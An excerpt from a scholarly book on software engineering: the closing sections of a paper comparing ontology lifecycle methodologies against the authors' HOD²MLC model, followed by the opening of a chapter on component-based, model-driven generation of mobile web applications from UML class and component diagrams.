The sixth approach by Noy, et al. (2001) (Noy & McGuinness, 2001) describes a way to develop an ontology *iterative* methodology starting with rough concepts and then revising and filling in the details. The first step in their suggested methodology is to determine the domain and the scope of the ontology fulfilling the *requirements* phase (*similar to Phases 1 & 4 in HOD²MLC*). The second step is to consider whether existing ontologies are available to use, and if so, the way to utilize them (*similar to Phase 2 in HOD²MLC*). A list of all the terms that could be needed or used is produced in the third step. The class hierarchy is represented using an "is-a" relation, siblings should have the same level of generality, and also guidelines regarding when to introduce new classes or instances are given. Now the classes are defined, i.e., the terms and the relations, in the fourth step, the properties of the classes need to be specified (attributes) (*similar to Phase 5 in HOD²MLC*). One important task in this step is to check whether some relations are inverse or not (e.g., boolean operators in description languages such as Frames, OWL, etc.), and whether a default value for an attribute could be useful. After this, in the next step, the value type of both the classes and the class properties are defined, this includes cardinality, domain and range. Finally, in the last step, the individual instances are created. Their work is on the border between instance and typed based approaches to ontology design and development.

Finally, the approach of UPON (Nicola, Missikoff, & Navigli, 2005) is a methodology that adopts a *unified process* for ontology development. The methodology has cycles, phases, iterations, and workflows. Each cycle consists of four phases (inception, elaboration, construction, and transition) and results in

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the release of a new version of the ontology. Each phase is further subdivided into iterations consisting of five workflows: requirements, analysis, design, implementation and test (*similar to Phased 1, 6, 5, 7 & 8 in HOD²MLC*). Workflows and phases are orthogonal in that the contribution of each workflow to an iteration of a phase can be more or less significant. The unified approach is a generic software development methodology adopted for designing any software application. The authors simply adopt the process towards ontology development without evaluating if all of the cycles and iterations are required for developing robust ontology models. Similar to the previous work, UPON is on the border between instance and typed based approaches to ontology design and development.

5.2. HOD²MLC vs. Ontology-Based Alternatives

This section presents our proposed HOD²MLC and its nine phases (see Section 4.3) which is compared and contrasted with the seven ontology alternatives presented in Section 5.1. We take a qualitative approach in making our assessment, and we are biased towards HOD²MLC which is broader in its approach to include abstract concepts, types, models, and schemas, and as a result has more phases as compared to the seven alternatives. To compare these models, we define three qualitative criteria to evaluate: *None* – the methodology does not support the phase; *Partial* **-** the methodology may have partial implemented the phase; and *Full* – the methodology has the phase in its life cycle; Table 1 summarizes this discussion.

From Table 1, all of the alternatives fulfill the *problem analysis phase* either through *requirements* generation, *usecase* scenarios (Uschold & King, 1996), formulating *competency questions* (Uschold, 1998; Grüninger & Fox, 1995; Uschold & King, 1996), or through *data abstraction.* The *ontology integration phase* is not given prominence in any alternatives except TOVE, which is primarily responsible for reuse of existing ontologies. The *knowledge acquisition phase* is the most focused phase in all of the alternatives except UPON, as they all maximize the ontology domain vocabulary. The seven alternatives

Table 1. Evaluation of ontology methodologies alternatives against HOD²MLC phases

Phases	**Ontology Life Cycle Models**							
	Methontology	**Fernandaz**	**EO Project**	**TOVE**	**Uschold**	**Noy**	**UPON**	**HOD²MLC**
Problem Analysis	Partial	Full	Full	Full	Full	Full	Full	Full
Ontology Integration	Partial	None	Partial	Full	None	Partial	None	Full
Knowledge Acquisition	Full	Full	Full	Full	Full	Full	None	Full
Specifications	Full	None	Partial	Partial	Partial	Partial	Full	Full
Design	Partial	Partial	Full	Full	Full	Full	Full	Full
Analysis	None	None	Partial	None	None	None	Full	Full
Implementation	Full	None	Full	Partial	Partial	Partial	Full	Full
Testing	None	None	None	None	None	None	Full	Full
Maintenance / Documentation	Partial	None	Partial	Partial	None	None	None	Full
Model Adopted	Evolutionary	None	None	None	None	Iterative	Unified Process	Agile Process

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

either combine the *specifications* with other phases, or assume they are given to build the ontology, with Methonotology and UPON with dedicated phase for defining concrete specifications, but again contrasting to our work with a more instance based approach. HOD²MLC also has a focused *specification phase* primarily for defining boundaries and additionally for analyzing the developed ontology domain model. The *Design phase* has varied importance across alternatives, achieved in EO Project, TOVE, NOY, and UPON, primarily centered on developing domain models by using metamodels such as UML, RDF/RDFS, OWL, etc., HOD²MLC uses a layered architecture (Figure 10) and FDD (Figure 11) for designing domain models and the target implementation is our extensions to OWL (see Section 3). The *Analysis phase*, a high priority in HOD²MLC to validate the domain model with the specification phase, has limited consideration by other the alternatives except UPON. The *implementation* phase is not taken into consideration in all but Uschold (1998) and Uschold, et al. (1996), with the ontology realized at some point, without a consideration of timing. All of the alternatives have no formal *testing* except UPON, while HOD²MLC uses various frameworks for evaluating and testing the realized ontology. Various alternatives take different approaches for maintaining and documenting the developed ontology, as there are no set standards for executing them.

6. CONCLUSION AND ONGOING RESEARCH

This paper has presented our work on a the *Hybrid Ontology Design & Development Model with Lifecycle, HOD²MLC* which leverages an agile software process in order to design ontologies at a more abstract and conceptual level, upgrading the ontology creation process from one that is data intensive to an approach with an emphasis on modeling and design. The work towards software development process for ontologies has been motivated by our examination of the health care domain, where many of the HIT systems (EHRs, PHRs, etc.) that need to interoperate have system specific ontologies that makes information difficult to exchange. This was discussed in detail with the clinical scenario that was presented in Section 2 that included the evolving role of ontologies in HIT and health information exchange. In support of this paper, we have leveraged our work briefly reviewed in Section 3 that has extended OWL (Saripalle, Demurjian, Algarín, & Blechner, 2013) with a UML meta-model and associated modeling concepts. Using this as a basis, in Section 4, we presented *HOD²MLC* in detail, explaining its overall process and detailing each of the phases and their inter-relationships. To facilitate the discussion, we utilized the clinical scenario and the research topics (and associated questions) to be posed by a clinical researcher, coupled with the associated ontology design that was presented in Section 3 based on the scenario. As a result, the discussion is Section 4.3 clearly demonstrates the process oriented nature of our work in support of creating ontologies at a conceptual or model level that are reusable. To place our work into its proper perspective, in Section 5, we reviewed seven other ontology development models and compared and contrasted these efforts to our own work. In summary, *HOD²MLC* takes our current work Saripalle, et al. (2013), Saripalle, et al. (2011) to the next level by casting our extensions as software engineering artifacts, placing them in a position to be shared by a wide range of stakeholders for ontology definition (domain conceptualization and vocabulary) that promote a solution that is created, imported, exported and re-used using different frameworks, tools and techniques.

In terms of related work, we are proceeding in a number of areas. First, we have worked on extending ontologies with a modeling construct akin to software design patterns, and have published preliminary results on the work (Saripalle & Demurjian, 2011). We are interested in seeing if ontology knowledge

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

patterns can be defined akin to software creational design patterns, but augmented with semantics. These ontology patterns can then be reused at an even higher level of abstraction, i.e., akin to Model View Controller (MVC), there may be patterns about symptoms, diagnosis, and treatments that are more abstract and semantically enhanced. Second, we are working on enhancing the design and development of our OWL Domain Profile (ODP) framework as presented in Section 3.3 as an extension to Protégé Ontology editor (which can create/load/save various ontology formats such as Frames, RDF/RDFS, OWL, etc.) and are also working on a Domain Profile parser algorithm which essentially authenticates and validates the imposing of the profile entities onto the ontology model concepts. The ODP extension is complaint with Protégé Java framework and we are also planning to define a Java API for accessing ODP's from an external Java based application, and on extending the ODP framework UI to define ontology patterns using the defined ODP concepts. Thirdly, we have also implemented owl:Attribute extension (Section 3.2) by extending the Protégé Ontology editor to define classes similar to UML classes. Currently, our focus is to define Ontology Architectural Patterns (OAP) which governs the overall architectural design and development of the ontology models and associated ontology-based system. These ontology architectural patterns can be compared to software structural design patterns which ease the architectural design issues by identifying efficient ways to realize interactions between involving entities. The research will also include a tool for implementation of the proposed OAP's on developed ontology models.

REFERENCES

Allemang, D., & Hendler, J. (2011). Semantic Web for the Working Ontologist, Second Edition: Effective Modeling in RDFS and OWL. (2nd, Ed.) Morgan Kaufmann.

Bodenreider, O. (2004). The Unified Medical Language System (UMLS): Integrating Biomedical Terminology. *Journal Nucleic Acids Research*, *32*(1), 267–270. doi:10.1093/nar/gkh061 PMID:14681409

Boone, K. (2011). *The CDA book*. Springer. doi:10.1007/978-0-85729-336-7

Clancey, W. J. (1985). Heuristic classification. *Journal in Artificial Intelligence*, *27*(3), 289–350. doi:10.1016/0004-3702(85)90016-5

Craig, L. (2003). *Agile and Iterative Development: A Manager's Guide* (1st ed.). Addison-Wesley Professional.

Demurjian, S., Saripalle, R., & Behre, S. (2009). An Integrated Ontology Framework for Health Information Exchange. *Proceedings of 21st International Conference on Software Engineering and Knowledge Engineering*, (pp. 575-580). Boston.

Docherty, M. (2005). *Object-Oriented Analysis and Design: Understanding System Development with UML 2.0*. Wiley.

Gonzalez-Perez, C., & Henderson-Seller, B. (2006). An Ontology for Sofware Development Methodologies and Endeavours. In C. Coral, F. Ruiz, & M. Piattini (Eds.), *Ontologies for Software Engineering and Software Technology*. Springer. doi:10.1007/3-540-34518-3_4

Grüninger, M., & Fox, M. (1995). Methodology for the Design and Evaluation of Ontologies. *Proceeding of Workshop on Basic Ontological Issues in Knowledge Sharing*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Guizzardi, G. (2010). Theoretical foundations and engineering tools for building ontologies as reference conceptual models. *Semantic Web*, *1*, 3–10.

Hartmann, J., Palma, R., & Sure, Y. (2005). OMV– Ontology Metadata Vocabulary for the Semantic Web. *Proceeding of International Workshop on Ontology Patterns for the Semantic Web*.

Kaihong, L., Hogan, W. R., & Crowley, R. S. (2011). Natural Language Processing Methods and Systems for Biomedical Ontology Learning. *Journal of Biomedical Informatics*, *44*(1), 163–179. doi:10.1016/j.jbi.2010.07.006 PMID:20647054

Kalyanpur, M. (2006). *Ph.D. Disseration - Debugging and Repair of OWL ontologies*. University of Maryland.

Konstantinou, N., Spanos, D.-E., & Mitrou, N. (2008). Ontology and Database Mapping: A Survey of Current Implementations and Future Directions. *Journal of Web Engineering*, *7*(1), 1–24.

Kruchten, P. (2003). *Rational Unified Process: An Introduction*. Addison-Wesley Professional.

Kuhn, M. (2010). Modeling vs Encoding for semantic web. *Journal of Semantic Web-Interoperability, Usability*. *Applicability*, *1*(1), 11–15.

Liu, S., Ma, W., Moore, R., Ganesan, V., & Nelson, S. (2005). RxNorm: Prescription for electronic drug information. *IEEE IT Professional*, *7*(5), 17–23. doi:10.1109/MITP.2005.122

Nicola, A., Missikoff, M., & Navigli, R. (2005). A Proposal for a Unified Process for Ontology building: UPON. *Proceeding of 16th International Conference on Database and Expert Systems Applications*. doi:10.1007/11546924_64

Noy, N., & McGuinness, L. (2001). *Ontology Development 101: A Guide to Creating Your First Ontology*. Stanford Knowledge Systems Laboratory.

Palmer, S. R., & Felsing, J. M. (2002). *A Practical Guide to Feature-Driven Development* (1st ed.). Prentice Hall.

Prud'hommeaux, E., & Seaborne, A. (2008). *SPARQL Query Language for RDF*. Retrieved from http://www.w3.org/TR/rdf-sparql-query

Redmond, T., Smith, M., Drummond, N., & Tudorache, T. (2008). Managing Change: An Ontology Version Control System. *Proceeding of 5th International Workshop of OWL Experiences and Engineering (OWLED)*.

Rolland, C. (1998). A Comprehensive View of Process Engineering. *Proceeding of the 10th International Conference on Advanced Information Systems Engineering*, (pp. 1-24).

Saripalle, R., & Demurjian, S. (2011). Towards a Hybrid Ontology Design and Development Life Cycle. *Proceeding of 2012 International Conference on Semantic Web and Web Services*, (pp. 45-52). Las Vegas.

Saripalle, R., Demurjian, S., Algarín, A., & Blechner, M. (2013). A Software Modeling Approach to Ontology Design via Extensions to ODM and OWL. *International Journal on Semantic Web and Information Systems*, *9*(2), 62–97. doi:10.4018/jswis.2013040103

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Saripalle, R., Demurjian, S., & Behre, S. (2011). Towards Software Design Process for Ontologies. *Proceeding of 1st International Conference on Software and Intelligent Information*.

Sunagawa, E., Kozaki, K., Kitamura, Y., & Mizoguchi, R. (2003). An Environment for Distributed Ontology Development Based on Dependency Management. *Proceeding of 2nd International Semantic Web Conference*, (pp. 453-468). doi:10.1007/978-3-540-39718-2_29

Uschold, M. (1998). The Enterprise Ontology. *Journal of The Knowledge Engineering Review*, (pp. 31-89).

Uschold, M., & King, M. (1996). Building Ontologies: Towards a Unified Methodology. *Proceeding of the 16th Annual Conference of the British Computer Society Specialist Group on Expert Systems.*

ENDNOTES

1. Logical Observation Identifiers Names and Codes, http://loinc.org/
2. International Classification of Diseases, http://www.who.int/classifications/icd/en/
3. A measurement of the amount of oxygen being carried in the blood, normally around 98%.
4. Protégé Editor, www.protege.stanford.edu, 2015.

This research was previously published in the International Journal of Information Technology and Web Engineering (IJITWE), 10(2); edited by Ghazi I. Alkhatib, pages 16-42, copyright year 2015 by IGI Publishing (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 29
Component Based Model Driven Development:
An Approach for Creating Mobile Web Applications From Design Models

Pablo Martin Vera
National University of La Matanza, Argentina

ABSTRACT

Current MDD methodologies are complex to use and require doing lots of models and configurations. Usually after all that effort only some part of the application source code can be automatically created. It would be desirable to have a more simple technique, but powerful enough for automatically creating a fully functional application. This works introduces a component based model driven development approach where a set of user interface components will be configured to define system behavior. Component configuration will be direct, simple and supported by a modeling tool which also includes automatic transformations for reducing the modeling task. The methodology requires the designer to build only two models: a class diagram, representing the data model of the application and a component diagram defining the user interface and the system navigation. Both components are based on UML extended with stereotypes and tagged values allowing configuring the system behavior.

INTRODUCTION

Application modeling is underestimated by the software industry. Many times software development companies, especially small and medium size, don't give enough importance to modeling and consider it a waste of time. In other instances modeling is only used in early stages of the development process for making a first definition of the problem and getting the requirements. Most of the models used in early stages are not updated with the changes that arise in the following stages of the process, so they quickly became obsolete. For that reason, the idea of giving models more importance appears. Models are used for the automatic creation of the application source code, or at least part of it. "Software development automation consists of starting from a high level (or early) representation of the desired software features

DOI: 10.4018/978-1-5225-3422-8.ch029

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and deriving a running application out of it, possibly through a set of intermediate steps to enable some degree of user interaction with the generation process." (Brambilla, Cabot & Wimmer 2012).

Developing Software by Making Models and automatically creating source code is a tendency started several years ago. These techniques can be found with several names MDD (Model Driven Development), MDA (Model Driven Architecture), MDSE (Model Driven Software Engineering), MDE (Model Driven Engineering). All these techniques have something in common, they use models and transformations to generate source code. A transformation is a process that takes as input a model and creates a target model or source code. For example OMG MDA Approach (OMG 2003a; Kleppe, Warmer & Bast 2003) uses different kinds of models with different types of abstraction levels, starting from Platform Independent Models (PIM) to Platform Specific Models (PSM). "PIM allows visual representation of the model using a high level of abstraction. Details of the environmental models can be expressed clearly and precisely in UML as it does not use any particular implementation formalism … PSM is developed by mapping a PIM to a particular computer platform and a specific programming language" (Papajorgji, Beck & Braga 2004).

From PIM to PSM there are automatic or semi-automatic transformations. The final goal of these techniques is to automate the creation of the application source code, making designers focusing on the models rather than in the coding process. But most of the existing techniques are difficult to use and require to do a really complex process detailing models and configuring transformations in order to obtain useful code, and most of them only can create part of that code.

By taking the premise of automatic code creation and also making easier the modeling process, a new methodology was created. This methodology uses predefined and configurable user interface components to define system behavior. The use of components in the software development process is a very well establish technique by the software industry (Heineman & Councill 2001). Components are pre-defined pieces of software with a very well establish purpose. "Component-based software development stands for software construction by assembly of prefabricated, configurable, and independently evolving building blocks" (Keller Reinhard, 1998)

Components are excellent for re-use and they are reliable because once they were tested they can be re-use without modification. "Component software benefits include reusability and interoperability, among other" (Adler, 1995). Most of modern programming frameworks include pre-defined components for easiness the development process. For example login component or some UI components like grids, carrousels, etc.

This article is organized as following: first the methodology is introduced justifying why it is mainly focused on mobile web applications. Then Data and User interface models are explained with all configuration capabilities. After that, the modeling of complex applications is shown including views for different roles and complex database design. After describing all capabilities of the methodology, the support tool is shown including the transformation process and the resulting application source code. Finally related works, conclusions and future work are discussed.

Component Based Model Driven Development (CBMDD)

CBMDD is a modeling methodology for designing applications and generating the source code using extended Unified Modeling Language (UML) Models (OMG 2010). "The Unified Modeling Language is a language for specifying, constructing, visualizing, and documenting the artifacts of a software-intensive system." (Booch, Rumbaugh & Jacobson 1999).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CBMDD only requires two models: the data model and the user interface model (which includes navigation modeling). The data model is based on the UML Class Diagram and the interface model uses UML component diagrams. Performing an extension to UML syntax using a profile was necessary in order to adapt it to the methodology. “Profiles are mechanisms for adapting an existing metamodel with constructs that are specific to a particular domain, platform, or method”. (Mellor 2004)


The steps for defining an UML Profile can be founded in the work of Fuentes-Fernández & Vallecillo-Moreno (2004).

Both diagrams were extended with stereotypes and tagged values generating a conservative extension of UML. “Conservative means that the model elements of the UML meta-model are not modified... all new model elements are related by inheritance to at least one model element of the UML meta-model”. (Olsina, Pastor, Rossi & Schwabe 2008). Figure 1 shows the profile defining the methodology.

The conservative extension allows creating a CBMDD model with any existing modeling tool, but in order to easiness the configuration process a custom tool was specifically designed to support the methodology. This tool also performs all necessary transformations to create the final source code. The tool also adds interoperability capabilities with other modeling tools allowing importing and exporting models using the standard format for model interchange XMI (OMG 2003b).

The methodology starts from the UML Class diagram where the system entities are defined using some stereotypes that will be used on the final transformation to facilitate the process of generating the database script, and for identifying and describing entities on the system. Later a transformation tool uses the class diagram to automatically create a Component Diagram that the designer will modify and complete with the desired behavior of the interface. The last step consists in using the transformation tool

Figure 1. UML Profile of CBMDD methodology



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


for a second time with both models as input. The result will be a database script and a fully functional application source code. Figure 2 shows the different stages of the methodology and also remarks the steps that require user participation.

TARGETING MOBILE APPLICATIONS

This methodology is mainly proposed for modeling mobile web applications for the following reasons:

- **Reduced User Interface:** Screens sizes of mobile devices are small, beyond their resolution. Therefore the user interface shown to the user must be simple, comfortable and suitable for the way of using it. "On small displays it is impractical to have several windows open at the same time regardless of screen resolution" (Forman & Zahorjan, 1994). As this methodology is based on UI components, each one will represent a screen that will be shown to the user. Being the user interface necessarily simple, makes the component configuration direct without having to specify complex control layouts. Configuration is focused on the information to be shown and the web pages will be generated with a standard layout optimized for mobile devices visualization.
- **Simple and Intuitive Navigation System:** Because of having a reduced screen, navigation system should also be minimized. Navigation options were added to each component. Later when creating the application source code, navigation bar will be shown on the top of the page following W3C (World Wide Web Consortium) guidelines about mobile web sites (W3C 2008).
- **Taking advance of Special Characteristics:** some elements were added to take advance of capabilities on mobile devices, like SMS and Call links, also allowing the use of geo-location by taking advance of the GPS present on most devices. Also some component configuration was specially defined for improving visualization on mobile devices. For example selecting the user from a dropdown on a login page instead of tying it or showing an additional line of information on data Lists. Multi line data list is a very used technique on mobile devices for example when showing emails, one row is used for the subject and another row is used for the sender.

Figure 2. UML Profile of CBMDD ethodology



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Nevertheless this methodology can also be applied to some desktop web applications where complex screen layouts are not required like standard intranet systems or a configuration backend.

Data Model

The Data model is based on the UML class diagram where each class will represent a database table. This diagram is extended with:

1. **Stereotypes for special properties:** In order to facilitate the process of the automatic creation of the database script, to identify on each class the unique identifier of the object and the descriptor is required. The identifier corresponds with a unique key that identifies uniquely the class instance or the database register when using a relational data model. The identifier is also used to map the relations between the different tables of the database. The descriptor is the property that contains a user readable description of the object, for example a person's name, a book's title, etc. To identify those properties, two stereotypes were created: <identifier> and <descriptor>.
2. **Enumeration Classes:** In some applications it will be necessary to identify those classes representing limited values, like for example the different states of an invoice, a list of allowed actions, etc. Those classes must be distinguished from other classes because they will have a special treatment when generating the source code. In order to identify those classes the UML stereotype <enumeration> is used.
3. **Special Data Types:** In order to improve user experience when using the application, especially from a mobile device, two special data types are used:
    a. **Phone Number:** Which is a string representing a telephone number allowing to render a link to automatically make a phone call or send a SMS to that number;
    b. **Address:** This data type will allow using the GPS device available on advance mobile phones and take the exact location where the user is located. If the GPS is not available or is temporally out of service, it will be possible to enter the address like a string. Also this data type will allow using the GPS to navigate to that location.

User Interface Model

The user interface will be described by using a set of pre-defined components types: Login, List, Search, Menu, CRUD, and UpdateView.

Each component is configured using tagged values. These tagged values give the personalization options for adapting components to the application being modeled.

There are some common tagged values present on most of the components types:

- **Id:** Is a value that uniquely identifies a component. It will be useful when referring the component from other components for example when designing navigation;
- **Title:** Is a textual description of the component to be shown to the user when creating the web pages.
- **Requires Authentication:** Indicates if for showing the component the user must be logged in on the system or not. If it's set to true and the user is not logged in when accessing the component it will be redirected to the login component.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Navigation:** It defines the navigation bar that must be present in all web pages of the application.
- **Main Entity:** Is used to establish the main class of the data model from which the component will be based. For example an operation of data update will be based on a particular data class, whether you can combine data from several classes it always originates from a class that is the base of the query.

Available components are:

- **Login:** A component to authenticate the user on the system. It's tagged values are: Id, Title, MainEntity, RedirectToComponent, User, Password and SelectableUser. User and Password defines the properties of the class where the user credentials will be checked. Authenticated user will be accessible from rest of the system components using the special variable called LOGGEDUSER. The RedirectToComponent value has the id of the component where the user will be redirected after a successful login. The component can also be configured in order to allow the user to be selected instead of having to be typed using the SelectableUser tag. This feature is useful for mobile devices with few users, minimizing text input, which is a complex tax especially on small devices with reduced keyboards.
- **List:** Represents a list of information that can be visualized like a grid showing entities information. It's tagged values are: Id, Title, MainEntity, Navigation, RequiresAuthentication, FixedFilters, Columns, Sort, Actions and DefaultAction.
  - Fixed Filters defines the data filters to be applied to obtain the list. These filters are applied over the properties of the main entity being able to access related classes using object notation.
  - Columns defines each of the columns to be shown in the list, it refers to the properties of the main entity and its related entities, but additionally it's possible to apply functions to generate calculated data. The columns will also be able to contain links to other components or external pages.
  - Sort defines the properties by which the list will be sorted. It's also possible to specify a calculated column name previously detailed in the columns list.
  - Actions are a set of links related a row of the list. For example by clicking a row a set of options can be shown to the user for example for editing, deleting or showing data.
  - Default Action: When only one action can be done after clicking a row it will be defined as default action that will redirect user the link target without showing a menu. This is the recommended design form mobile applications for making engaging usability.
- **Search:** This component is similar to a List component, except for its capacity of adding filters that instead of being predefined are entered by the user when using the application, allowing performing a query over the data. The result of that query will be a list of information. It's tagged values are: Id, Title, MainEntity, Navigation, SearchFilters, FixedFilters, Columns, RequiresAuthentication, Sort, Actions and DefaultAction. Most of the tagged values are identical to the ones defined in the List component. The only added tagged value is SearchFilters that includes search filters entered by the user at runtime. This tagged value specifies the properties on which the query will be performed, been able to define for each one a different type of filter allowing the following values: SingleSelection, MultipleSelection, FreeText, BooleanType and DateRange.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Menu:** This component shows a menu to the user. It's tagged values are Id, Title, Navigation, RequiresAuthentication and Options. In order to configure the menu a set of links are configured pointing to others components using the tagged value Options.
- **CRUD:** This component is responsible of creating, showing, updating or deleting an object of a class. It's tagged values are:
  Id, Title, Navigation, MainEntity DefaultValuesCreate, SkippedPropertiesCreate, DefaultValuesUpdate, SkippedPropertiesUpdate, CreateEntityOnCreate, CreateEntityOnUpdate, OptionalPropertiesCreate, OptionalPropertiesUpdate, RequiresAuthentication and FilterRelatedPropertiesByLoggedUser.

If there is certain information that must be completed in the object but it's not required by the user, DefaultValuesCreate or DefaultValuesUpdate are used, allowing for example to automatically complete the user who created the record and the date and time of modification. SkippedPropertiesCreate or SkippedPropertiesUpdate are those properties that must remain untouched, for example: when updating a record the creation date of the record remains untouched. Some times when creating or updating a record some properties are required and others are optional. By default all properties will be required but optional properties can be specified using OptionalPropertiesCreate or OptionalPropertiesUpdate tags.

When the tag FilterRelatedPropertiesByLoggedUser is set to true, related properties of the class being update will be analyzed to check if available related values are related or not with the logged user. Is they are related only values of the logged user will be shown in order to be selected on the CRUD operation.

The behavior of the component will be given by a parameter that will contain the link causing its activation. This link should have the parameter Action, being the possible values of that parameter C, R, U, D and UD, where each of the letters indicates a possible action: C (create), R (read/show), U (update), D (delete), UD (both actions update and delete will be available). Additionally this component will receive an extra parameter for update, read and delete operations that will refer to the primary key of the object where the action will be performed.

The component is also prepared for creating an additional record of another table when creating or updating data using the tags CreateEntityOnCreate and CreateEntityOnUpdate.

- **UpdateView:** this component is an update operation with special characteristics. It's possible that a record needs to be partially updated where some properties must be editable and others do not. It's especially suitable for records that are partially filled when moving from different states on the system. It's tagged values are: Id, Title, Navigation, MainEntity, DisplayProperties, UpdateProperties, CreateEntity, DefaultValuesUpdate, RequiresAuthentication and FilterRelatedPropertiesByLoggedUser. Most of its tagged values are similar to the ones of CRUD components but it adds the DisplayProperties tag to specify which properties will be shown to the user in read only mode and the UpdateProperties tag to set which properties will be asked to be filled by the user.

ADVANCE COMPONENT CONFIGURATION

In addition to the basic configuration of each component, the methodology is prepared for allowing complex database querying and configuring the system for different user roles.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Roles

In order to allow defining different functionalities according to the role of the logged user a new parameter was added to the link function, the RoleCondition. The link function is used to show a link on the user interface to navigate to other component; it's used on the navigation system, on Menu options and on actions of list and search components. A secondary function called OptionalLink is also available allowing modeling links that are only visible if the condition is accomplished. In order to give more power to the system and to separate concerns the new role condition parameter was added instead of using the condition already present on the OptionalLink function giving more configuration power and encouraging clarity. The new parameter was added on both functions, Link and OptionalLink.

The role condition adds a rule that must be checked to determine the visibility of the link. This allows showing some links only to specific user roles.

The form of the link function is:

```
<Link>::='Link('<LinkText>','<BrowsableComponent> ','
<OptionalLinkParameters>','<OptionalAccessKey>',' <OptionalRoleCondition> ')'
```

And the form of the OptionalLink function is:

```
<OptionalLink>::='OptionalLink''('<LinkText>',' <BrowsableComponent>','<Optio
nalLinkParameters>',' <OptionalAccessKey>','<LinkCondition>',' <OptionalRole-
Condition>')'
```

The condition will be automatically related with the logged user, so the starting point must be the class representing the logged user. This approach adapts to different ways of representing the role assignment security that are explained later.

Direct Role on User Class

When role assignment is directly assigned within the user class using a boolean property like in the example of the Figure 3.

A link that must be seen only by an administrator in the example of Figure 3 will have the following Role Condition:

```
User.Administrator = true
```

The link can also be assigned to more than one role aggregating conditions, for example the following Role Condition will make the link visible either for administrators or editors users:

```
User.Administrator = true OR User.Editor = true
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Class with role assignment as property




Unique Role in a Related Class

If the user has a unique Role the more common approach will be a property on the user class related to the role class. The Role class will establish the different roles on the system by enumeration values. So the designer could refer to those values to configure the access. An example of this approach can be seen in Figure 4.

A role condition restricting the visibility only to the administrator role will be:

```
User.Role = Role.Administrator
```

Figure 4. Unique role assignment schema



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Several Roles with Related Class

If the user can have more than one role and the roles are on a separate enum class. The data model will have a class to assign security like the example in Figure 5.

In this case the main class of the condition is not the user class, so we must explicitly configure the field relating to the logged user like the code below:

```
UserRoles.User = LOGGEDUSER AND UserRoles.Role = Role.Editor
```

Complex Data Base Design

When modeling a system, a good database design is a key point for avoiding redundancy and for obtaining a correct system performance when accessing data. So the designer must create the class diagram thinking on the database design, knowing that later, data could be accessed due to a powerful configuration language for components. This will allow for example creating log records on a separate table when updating a table and accessing data by complex querying.

In order to illustrate the possibilities of the configuration language some examples will be shown next. All examples will be based on the conceptual model of the Figure 6 related to a mobile system for registering trips in a taxi company. Note that CBMDD models class relationships by adding a property with the type of the related entity like in database design.

Figure 5. Separate class for role assignment





Figure 6. Conceptual Model for registering trips on a taxi company



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Complex Querying

CBMDD configuration language allows the use of object notation for accessing data on related classes. But also it includes several functions to access indirect information present on the model. Those functions are Sum, Count, Exist, Not Exist, Eval and Retrieve.

Sum

This function allows obtaining the sum of some property on a related table. For example getting the sum of the prices of trips finished of the logged driver:

```
Sum (Trip.Price, Trip.Driver = LOGGEDUSER AND Trip.TripStatus = TripStatus.
Finished)
```

The first parameter of the function is the property to be summed; the second are the conditions applied prior performing the operation.

Count

It allows obtaining the quantity of objects that fulfills the condition. For example the following code gets the number of trips finished by the logged driver:

```
Count (Trip, Trip.Driver = LOGGEDUSER AND Trip.TripStatus = TripStatus.Fin-
ished)
```

In this case the first parameter is the entity where the objects must be counted.

Exists and Not Exists

These functions return a Boolean value to check if any object with a given condition exists. For example the following code creates a link to start a previously accepted trip only if a previous trip was not started before:

```
OptionalLink("Start", cpnStartTrip, "ObjectID = TripID", TripStatus=TripStatus.
Accepted AND not Exist (TripStatus.Started));
```

The entity where to check the existence is not defined in this case because the link is part a component where the main entity was configured as Trip, so all related operations will be done on the Trip class. Otherwise the full syntax of the condition will be:

```
Trip.TripStatus=TripStatus.Accepted AND not Exist (Trip.TripStatus.Started)
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Eval

It is a function to evaluate a condition and returning a Boolean value. For example in a list if we need to show inside a column that the trip price was 0 (bonus trip) we can use the eval function to check it:

```
Eval(Trip.Price = 0)
```

If the trip price was 0 it will show the "true" word in a column that for example could be labeled as "Bonus Trip".

Retrieve

When working with log classes is usually more efficient retrieving information from those classes instead of duplicating data on source class. So the retrieve function will be used to go and get the related data. For example if we want to show the initial request date of the trip in a grid we need to access the log table and find the initial status of the trip:

```
Retrieve (min(EventDateTime), TripLog.TripStatus=TripStatus.Pending);
```

The first parameter is the property to retrieve and the second the condition. This function must be used in the context of a list where the id of the trip is taken from the row being displayed and this is an implicit filter for the TripLog.Trip field.

Partially Updating Records

